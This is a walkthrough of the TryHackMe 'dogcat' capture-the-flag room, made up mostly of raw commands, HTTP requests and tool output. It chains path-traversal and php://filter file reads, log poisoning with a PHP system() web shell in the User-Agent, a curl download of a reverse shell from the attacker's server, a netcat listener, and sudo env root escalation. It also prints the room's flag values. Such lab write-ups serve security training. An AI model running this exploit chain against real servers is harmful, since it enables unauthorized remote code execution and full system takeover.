

dogcat

dogcat

<https://tryhackme.com/room/dogcat>

```
nmap -v 10.10.160.143
```

```
(kali㉿kali)-[~/THM/dogcat]
└─$ nmap -v 10.10.160.143
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-30 15:29 EST
Initiating Ping Scan at 15:29
Scanning 10.10.160.143 [2 ports]
Completed Ping Scan at 15:29, 0.15s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:29
Completed Parallel DNS resolution of 1 host. at 15:29, 0.02s elapsed
Initiating Connect Scan at 15:29
Scanning 10.10.160.143 [1000 ports]
Discovered open port 22/tcp on 10.10.160.143
Discovered open port 80/tcp on 10.10.160.143
Increasing send delay for 10.10.160.143 from 0 to 5 due to max_successful_ryno increase to 4
Completed Connect Scan at 15:30, 14.25s elapsed (1000 total ports)
Nmap scan report for 10.10.160.143
Host is up (0.082s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 14.47 seconds
```

```
nmap -sV -sC -A -p 22,80 10.10.160.143
```

```
(kali㉿kali)-[~/THM/dogcat]
└─$ nmap -sV -sC -A -p 22,80 10.10.160.143
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-30 15:31 EST
Nmap scan report for 10.10.160.143
Host is up (0.13s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 2431192ab1971a044e2c36ac840a7587 (RSA)
|   256 213d461893aaf9e7c9b54c0f160b71e1 (ECDSA)
|_  256 c1fb7d732b574a8bdcd76f49bb3bd020 (ED25519)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_ http-title: dogcat
|_ http-server-header: Apache/2.4.38 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.36 seconds
```

The first flag? Not yet

```
dirsearch -u http://10.10.160.143
```

```
(kali@kali)~[/THM/dogcat]
$ dirsearch -u http://10.10.160.143

dogcat v0.4.2

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927

Output File: /home/kali/.dirsearch/reports/10.10.160.143/_23-11-30_15-32-46.txt

Error Log: /home/kali/.dirsearch/logs/errors-23-11-30_15-32-46.log

Target: http://10.10.160.143/

[15:32:46] Starting:
[15:32:56] 403 - 278B - /.htaccess.sample
[15:32:56] 403 - 278B - /.htaccess.bak1
[15:32:56] 403 - 278B - /.htaccess.orig
[15:32:56] 403 - 278B - /.htaccess.save
[15:32:56] 403 - 278B - /.ht_wsr.txt
[15:32:56] 403 - 278B - /.htaccessBAK
[15:32:56] 403 - 278B - /.htaccess_orig
[15:32:56] 403 - 278B - /.htpasswd_test
[15:32:56] 403 - 278B - /.htaccess_extra
[15:32:56] 403 - 278B - /.html
[15:32:56] 403 - 278B - /.htm
[15:32:56] 403 - 278B - /.htaccess_sc
[15:32:57] 403 - 278B - /.htaccessOLD
[15:32:57] 403 - 278B - /.httr-oauth
[15:32:57] 403 - 278B - /.htpasswds
[15:32:57] 403 - 278B - /.htaccessOLD2
[15:33:57] 200 - 0B - /flag.php
[15:34:02] 200 - 418B - /index.php
[15:34:02] 200 - 418B - /index.php/login/
[15:34:28] 403 - 278B - /server-status/
[15:34:28] 403 - 278B - /server-status
```

The PHP filter works

```
php://filter/convert.base64-encode/resource=dogcat

GET /?view=php://filter/convert.base64-encode/resource=dogcat HTTP/1.1
Host: 10.10.172.172
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://10.10.172.172/
Upgrade-Insecure-Requests: 1

dogcat
</h1>
<i>
  a gallery of various dogs or cats
</i>
<div>
  <h2>
    What would you like to see?
  </h2>
  <a href="/?view=dog">
    <button id="dog">
      A dog
    </button>
  </a>
  <a href="/?view=cat">
    <button id="cat">
      A cat
    </button>
  </a>
  <br>
  Here you
  go!PGltZyBzcmM9ImRvZ3MvPD9waHAgaWNoYyByYW5kKDEsIDFwKTsgPz4uanBnIiAvPg0K
</div>
</body>
```


<div> <div>Send</div> <div>Cancel</div> <div>< ></div> </div>	
Request	Response
<div> <div>PrettyRawHex</div> <div> <div>in</div> <div>≡</div> </div> </div> <pre> 1 GET /?view=dog/../../../../etc/passwd&ext= HTTP/1.1 2 Host: 10.10.172.172 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,* /*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Connection: close 8 Upgrade-Insecure-Requests: 1 9 10 </pre>	<div> <div>PrettyRawHexRender</div> <div> <div></div> <div>≡</div> </div> </div> <pre> 25 </button> 26 27
 28 Here you go!root:x:0:0:root:/root:/bin/bash 29 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin 30 bin:x:2:2:bin:/bin:/usr/sbin/nologin 31 sys:x:3:3:sys:/dev:/usr/sbin/nologin 32 sync:x:4:65534:sync:/bin:/bin/sync 33 games:x:5:60:games:/usr/games:/usr/sbin/nologin 34 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin 35 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin 36 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin 37 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin 38 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin 39 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin 40 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin 41 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin 42 list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin 43 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin 44 gnats:x:41:41:Gnats Bug-Reporting System (admin) /var/lib/gnats:/usr/sbin/nologin 45 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin 46 </div> 47 </body> </pre>

Check apache log file

```
view=dog/../../../../../../../../var/log/apache2/access.log&ext=
```

How to View Apache Access & Error Log Files

<https://phoenixnap.com/kb/apache-access>

If you're working on the machine that hosts Apache, or if you're logged into that machine remotely, you can use the terminal to display and filter the contents of the access logs. By default, you can find the Apache access log file at the following path:

1. /var/log/apache/access.log 2. /var/log/apache2/access.log ... [Zobacz więcej](#)

<div> <div>view-source:http://10.10.172.172/?view=dog/../../../../../../../../var/log/apache2/access.log&ext=</div> <div> <div>Kali Linux</div> <div>Kali Tools</div> <div>Kali Docs</div> <div>Kali Forums</div> <div>Kali NetHunter</div> <div>Exploit-DB</div> <div>Google Hacking DB</div> <div>OffSec</div> <div>Shift Cipher - Online D...</div> </div> </div>	
<pre> 85 127.0.0.1 - - [01/Dec/2023:10:52:56 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0" 86 127.0.0.1 - - [01/Dec/2023:10:53:26 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0" 87 127.0.0.1 - - [01/Dec/2023:10:53:56 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0" 88 10.18.88.130 - - [01/Dec/2023:10:54:12 +0000] "GET /?view=php://filter/convert.base64-encode/resource=dog/../../../../etc/passwd&ext= HTTP/1.1" 200 1214 "http://10.10.172.172/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0" 89 127.0.0.1 - - [01/Dec/2023:10:54:26 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0" 90 127.0.0.1 - - [01/Dec/2023:10:54:57 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0" 91 127.0.0.1 - - [01/Dec/2023:10:55:27 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0" 92 127.0.0.1 - - [01/Dec/2023:10:55:57 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0" 93 127.0.0.1 - - [01/Dec/2023:10:56:27 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0" 94 127.0.0.1 - - [01/Dec/2023:10:56:58 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0" 95 127.0.0.1 - - [01/Dec/2023:10:57:28 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0" 96 127.0.0.1 - - [01/Dec/2023:10:57:58 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0" 97 127.0.0.1 - - [01/Dec/2023:10:58:29 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0" 98 127.0.0.1 - - [01/Dec/2023:10:58:59 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0" 99 10.18.88.130 - - [01/Dec/2023:10:59:07 +0000] "GET /?view=http://10.10.172.172/?view=dog/../../../../etc/passwd&ext= HTTP/1.1" 200 682 "http://10.10.172.172/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0" 100 10.18.88.130 - - [01/Dec/2023:10:59:21 +0000] "GET /?view=http://10.10.172.172/?view=dog/../../../../etc/passwd&ext= HTTP/1.1" 200 732 "http://10.10.172.172/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0" 101 127.0.0.1 - - [01/Dec/2023:10:59:29 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0" 102 10.18.88.130 - - [01/Dec/2023:10:59:48 +0000] "GET /?view=http%3A%2F%2F10.10.172.172%2F%3Fview%3Ddog%2F../../../../etc/passwd%26ext%3D HTTP/1.1" 200 742 "http://10.10.172.172/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0" 103 127.0.0.1 - - [01/Dec/2023:10:59:59 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0" 104 10.18.88.130 - - [01/Dec/2023:11:00:07 +0000] "GET /?view=http://10.10.172.172/?view=dog/../../../../etc/passwd&ext= HTTP/1.1" 200 732 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0" 105 10.18.88.130 - - [01/Dec/2023:11:00:15 +0000] "GET /?view=http://10.10.172.172/?view=dog/../../../../etc/passwd&ext= HTTP/1.1" 200 732 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0" 106 10.18.88.130 - - [01/Dec/2023:11:00:21 +0000] "GET /?view=http://10.10.172.172/?view=dog/../../../../etc/passwd&ext= HTTP/1.1" 200 735 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0" 107 10.18.88.130 - - [01/Dec/2023:11:00:27 +0000] "GET /?view=http://10.10.172.172/?view=dog/../../../../etc/passwd&ext= HTTP/1.1" 200 735 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0" 108 127.0.0.1 - - [01/Dec/2023:11:00:30 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0" 109 10.18.88.130 - - [01/Dec/2023:11:00:30 +0000] "GET /?view=http://10.10.172.172/?view=dog/../../../../etc/passwd&ext= HTTP/1.1" 200 735 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0" 110 10.18.88.130 - - [01/Dec/2023:11:00:35 +0000] "GET /?view=http://10.10.172.172/?view=dog/../../../../etc/passwd&ext= HTTP/1.1" 200 732 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0" 111 10.18.88.130 - - [01/Dec/2023:11:00:46 +0000] "GET /?view=http://10.10.172.172/?view=dog/../../../../etc/passwd&ext= HTTP/1.1" 200 732 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0" 112 127.0.0.1 - - [01/Dec/2023:11:01:00 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0" 113 127.0.0.1 - - [01/Dec/2023:11:01:30 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0" 114 10.18.88.130 - - [01/Dec/2023:11:01:41 +0000] "GET /?view=dog/../../../../etc/passwd&ext= HTTP/1.1" 200 846 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0" 115 10.18.88.130 - - [01/Dec/2023:11:01:51 +0000] "GET /?view=dog/../../../../etc/passwd&ext= HTTP/1.1" 200 846 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0" 116 127.0.0.1 - - [01/Dec/2023:11:02:00 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0" 117 10.18.88.130 - - [01/Dec/2023:11:02:07 +0000] "GET /?view=dog/../../../../etc/passwd&ext= HTTP/1.1" 200 846 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0" 118 127.0.0.1 - - [01/Dec/2023:11:02:31 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0" 119 127.0.0.1 - - [01/Dec/2023:11:03:01 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0" 120 127.0.0.1 - - [01/Dec/2023:11:03:01 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0" </pre>	

Now I can see output. I try to use php script for RCE

```
<?php system($_GET['cmd']);?>
```

run whoam in cmd parametr, and I see it works

Request

Pretty Raw Hex

```

1 GET /?view=dog/../../../../../../var/log/apache2/access.log&ext=&cmd=whoami
  HTTP/1.1
2 Host: 10.10.172.172
3 User-Agent: <?php system($_GET['cmd']);?>
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9
10

```

Response

Pretty Raw Hex Render

```

100 10.18.88.130 - - [01/Dec/2023:11:12:35 +0000] "GET
  /?view=dog/../../../../../../var/log/apache2/access.log&ext= HTTP/1.1" 400
  0 "-" ""
101 127.0.0.1 - - [01/Dec/2023:11:12:36 +0000] "GET / HTTP/1.1" 200 615
  "-" "curl/7.64.0"
102 127.0.0.1 - - [01/Dec/2023:11:13:06 +0000] "GET / HTTP/1.1" 200 615
  "-" "curl/7.64.0"
103 10.18.88.130 - - [01/Dec/2023:11:13:16 +0000] "GET
  /?view=dog/../../../../../../var/log/apache2/access.log&ext=&cmd=whoami
  HTTP/1.1" 400 0 "-" ""
104 127.0.0.1 - - [01/Dec/2023:11:13:37 +0000] "GET / HTTP/1.1" 200 615
  "-" "curl/7.64.0"
105 127.0.0.1 - - [01/Dec/2023:11:14:07 +0000] "GET / HTTP/1.1" 200 615
  "-" "curl/7.64.0"
106 127.0.0.1 - - [01/Dec/2023:11:14:37 +0000] "GET / HTTP/1.1" 200 615
  "-" "curl/7.64.0"
107 10.18.88.130 - - [01/Dec/2023:11:14:51 +0000] "GET
  /?view=dog/../../../../../../var/log/apache2/access.log&ext= HTTP/1.1" 200
  1947 "-" "www-data"
108
109 127.0.0.1 - - [01/Dec/2023:11:15:07 +0000] "GET / HTTP/1.1" 200 615
  "-" "curl/7.64.0"
110

```

Now I request this session in browser

Send
⚙️
Cancel
⏪
⏩

Request

Pretty Raw Hex

```

1 GET /?view=dog/../../../../../../var/log/apac
2 Host: 10.10.172.172
3 User-Agent: <?php system($_GET['cmd']);
4 Accept:
  text/html,application/xhtml+xml,applica
  /*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9
10

```

Scan
 Scan selected insertion point
 Send to Intruder Ctrl+I
 Send to Repeater Ctrl+R
 Send to Sequencer
 Send to Comparer
 Send to Decoder
 Send to Organizer Ctrl+O
 Insert Collaborator payload
 Show response in browser
Request in browser >
 Extensions >
 Engagement tools [Pro version only] >
 Change request method


Response	
Pretty	Raw Hex
294	a//10.18.8
295	cats
296	dog.php
297	dogs
298	flag.php
299	index.php
302	style.css

Use pentestmonkey phprevshell, run python server wirh revshell!

```
python3 -m http.server 80
```

and run in URL

```
curl -o shell.php http://10.18.88.130/shell.php
```



dogcat

a gallery of various dogs or cats

what would you like to see?

A dog

A cat

```

Here you go 10.18.88.130 - - [01/Dec/2023:10:35:11 +0000] "GET / HTTP/1.1" 200 500 "-" Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
  Gecko/20100101 Firefox/102.0" 10.18.88.130 - - [01/Dec/2023:10:35:11 +0000] "GET /style.css HTTP/1.1" 200 662
  "http://10.10.172.172/" Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0" 10.18.88.130 - - [01/Dec/2023:10:35:12
  +0000] "GET /favicon.ico HTTP/1.1" 404 455 "http://10.10.172.172/" Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
  Firefox/102.0" 10.18.88.130 - - [01/Dec/2023:10:35:17 +0000] "GET /?view=dog HTTP/1.1" 200 526 "http://10.10.172.172/" Mozilla/5.0
  (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0" 10.18.88.130 - - [01/Dec/2023:10:35:17 +0000] "GET /dogs/3.jpg
  HTTP/1.1" 200 48556 "http://10.10.172.172/?view=dog" Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
  10.18.88.130 - - [01/Dec/2023:10:35:17 +0000] "GET / HTTP/1.1" 200 500 "-" Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
  Gecko/20100101 Firefox/102.0"

```



```
(kali@kali)-[~/THM/dogcat]
$ python3 -m http.server 80
```

```
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

```
10.10.172.172 - - [01/Dec/2023 06:54:38] "GET /shell.php HTTP/1.1" 200 -
10.10.172.172 - - [01/Dec/2023 06:54:38] "GET /shell.php HTTP/1.1" 200 -
10.10.172.172 - - [01/Dec/2023 06:54:38] "GET /shell.php HTTP/1.1" 200 -
10.10.172.172 - - [01/Dec/2023 06:54:39] "GET /shell.php HTTP/1.1" 200 -
10.10.172.172 - - [01/Dec/2023 06:54:39] "GET /shell.php HTTP/1.1" 200 -
10.10.172.172 - - [01/Dec/2023 06:54:39] "GET /shell.php HTTP/1.1" 200 -
10.10.172.172 - - [01/Dec/2023 06:54:39] "GET /shell.php HTTP/1.1" 200 -
10.10.172.172 - - [01/Dec/2023 06:54:39] "GET /shell.php HTTP/1.1" 200 -
10.10.172.172 - - [01/Dec/2023 06:54:39] "GET /shell.php HTTP/1.1" 200 -
10.10.172.172 - - [01/Dec/2023 06:54:40] "GET /shell.php HTTP/1.1" 200 -
10.10.172.172 - - [01/Dec/2023 06:54:40] "GET /shell.php HTTP/1.1" 200 -
10.10.172.172 - - [01/Dec/2023 06:54:40] "GET /shell.php HTTP/1.1" 200 -
```

And file downloading so many times)))


Run ls to ckeck file

```
320 "
321 127.0.0.1 - - [01/Dec/2023:11:44:53 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
322 127.0.0.1 - - [01/Dec/2023:11:45:23 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
323 127.0.0.1 - - [01/Dec/2023:11:45:54 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
324 127.0.0.1 - - [01/Dec/2023:11:46:24 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
325 127.0.0.1 - - [01/Dec/2023:11:46:54 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
326 127.0.0.1 - - [01/Dec/2023:11:47:24 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
327 127.0.0.1 - - [01/Dec/2023:11:47:55 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
328 10.18.88.130 - - [01/Dec/2023:11:48:11 +0000] "GET /?view=dog/../../../../var/log/apache2/access.log&ext=&cmd=ls HTTP
329 cats
330 dog.php
331 dogs
332 flag.php
333 index.php
334 shell.php
335 style.css
336 "
337 127.0.0.1 - - [01/Dec/2023:11:48:25 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
338 10.18.88.130 - - [01/Dec/2023:11:48:35 +0000] "GET /?view=dog/../../../../var/log/apache2/access.log&ext=&cmd=export
339 127.0.0.1 - - [01/Dec/2023:11:48:55 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
340 127.0.0.1 - - [01/Dec/2023:11:49:25 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
341 127.0.0.1 - - [01/Dec/2023:11:49:56 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
342 127.0.0.1 - - [01/Dec/2023:11:50:26 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
343 127.0.0.1 - - [01/Dec/2023:11:50:56 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
344 127.0.0.1 - - [01/Dec/2023:11:51:27 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
345 127.0.0.1 - - [01/Dec/2023:11:51:57 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
346 127.0.0.1 - - [01/Dec/2023:11:52:27 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
347 10.18.88.130 - - [01/Dec/2023:11:52:28 +0000] "GET /?view=dog/../../../../var/log/apache2/access.log&ext=&cmd=ls HTTP
348 127.0.0.1 - - [01/Dec/2023:11:52:57 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
349 10.18.88.130 - - [01/Dec/2023:11:53:11 +0000] "GET /?view=dog/../../../../var/log/apache2/access.log&ext=&cmd=wget%20
350 127.0.0.1 - - [01/Dec/2023:11:53:28 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
351 10.18.88.130 - - [01/Dec/2023:11:53:34 +0000] "GET /?view=dog/../../../../var/log/apache2/access.log&ext=&cmd=wget%20
352 127.0.0.1 - - [01/Dec/2023:11:53:58 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
353 127.0.0.1 - - [01/Dec/2023:11:54:28 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
```

Now run shell.php file from URL

```
http://10.10.172.172/shell.php
```

```
(kali@kali)-[~]
$ nc -lnvp 4445
listening on [any] 4445 ...
connect to [10.18.88.130] from (UNKNOWN) [10.10.172.172] 56230
Linux 9dfc2cf094b2 4.15.0-96-generic #97-Ubuntu SMP Wed Apr 1 03:25:46 UTC 2020 x86_64
12:02:36 up 1:30, 0 users, load average: 0.00, 0.02, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@9dfc2cf094b2:/$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@9dfc2cf094b2:/$
```



There are 2 flags

```

cat flag2_QMW7JvaY2LvK.txt
THM{LF1_t0_RC3_aec3fb}
www-data@9dfc2cf094b2:/var/www$ cd html
cd html
www-data@9dfc2cf094b2:/var/www/html$ ls
ls
cat.php
cats
dog.php
dogs
flag.php
index.php
shell.php
style.css
www-data@9dfc2cf094b2:/var/www/html$ cat flag.php
cat flag.php
?php
$flag 1 = "THM{Th1s_1s_N0t_4_Catdog_ab67edfa}"
?>
www-data@9dfc2cf094b2:/var/www/html$

```

```
sudo -l
```

```
sudo env /bin/sh
```

env ☆ Star 9,435

Shell SUID Sudo

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
env /bin/sh
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```

sudo install -m =xs $(which env) .
./env /bin/sh -p

```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo env /bin/sh
```

```

sudo -l
Matching Defaults entries for www-data on 9dfc2cf094b2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User www-data may run the following commands on 9dfc2cf094b2:
    (root) NOPASSWD: /usr/bin/env
www-data@9dfc2cf094b2:/var/www/html$ sudo env /bin/sh
sudo env /bin/sh
id
uid=0(root) gid=0(root) groups=0(root)

```

The third flag in root's directory

